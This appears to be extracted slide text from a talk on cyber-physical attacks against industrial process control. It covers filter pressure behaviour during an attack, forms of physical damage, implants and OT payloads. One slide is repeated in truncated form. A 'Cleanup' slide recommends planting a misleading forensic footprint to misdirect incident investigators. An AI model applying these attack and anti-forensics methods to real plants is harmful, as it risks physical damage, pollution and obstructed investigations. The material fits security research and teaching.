


# One Possible Attack Execution Scenario



# Control Stage of Process Comprehension


- Average UF filter DP is  $\approx$  12-13 kPa
- Max DP is 98 kPa, reached in 8 sec
- Process recovery (return to normal) is 5 sec
- Note, this data still does not tell us whether this pressure kills the UF filter and how quickly





# Control Stage of Process Comprehension

- Average UF filter DP is  $\approx 12$ :-
- Max DP is 98 kPa, reached
- Process recovery (return
- Note, this data still does the UF filter and how qu



# Damage


- Requires subject-matter knowledge (engineering)
- Can take several forms
  - Explosions (of course!)
  - Equipment breakage
  - Pollution
  - Product Out of Specification
  - Increased production costs, etc.



[https://img.izismile.com/img/img5/20120306/640/chemical\\_plant\\_accident\\_in\\_germany\\_640\\_04.jpg](https://img.izismile.com/img/img5/20120306/640/chemical_plant_accident_in_germany_640_04.jpg)




# Attack Design != Implementation Success



# Cleanup

- In traditional hacking it is possible to execute the entire attack without being ever detected
  - **In process control it is not an option because of physical effect**
- Create forensic footprint of what the investigators should identify as cause of the incident/accident
  - E.g. time attack to process troubleshooting

**MISLEADING**





# Why Implant?



# Implant

***“Hardware or software modification designed to gain unauthorized control over specific system functionality.”***

## OT Payload

**“Digital implementation of (part of) a cyber-physical attack”**

# Why Implant


- **Why not just modify control logic / change setpoints / send malicious command?**
- **For more complicated attacks**
  - Coordination, Feedback, Speed, Low-level functionality access
- **Many scenarios possible without implants**
  - Eg. Ukraine 2015 & 2016




# Where to Implant?



# Where to Implant?



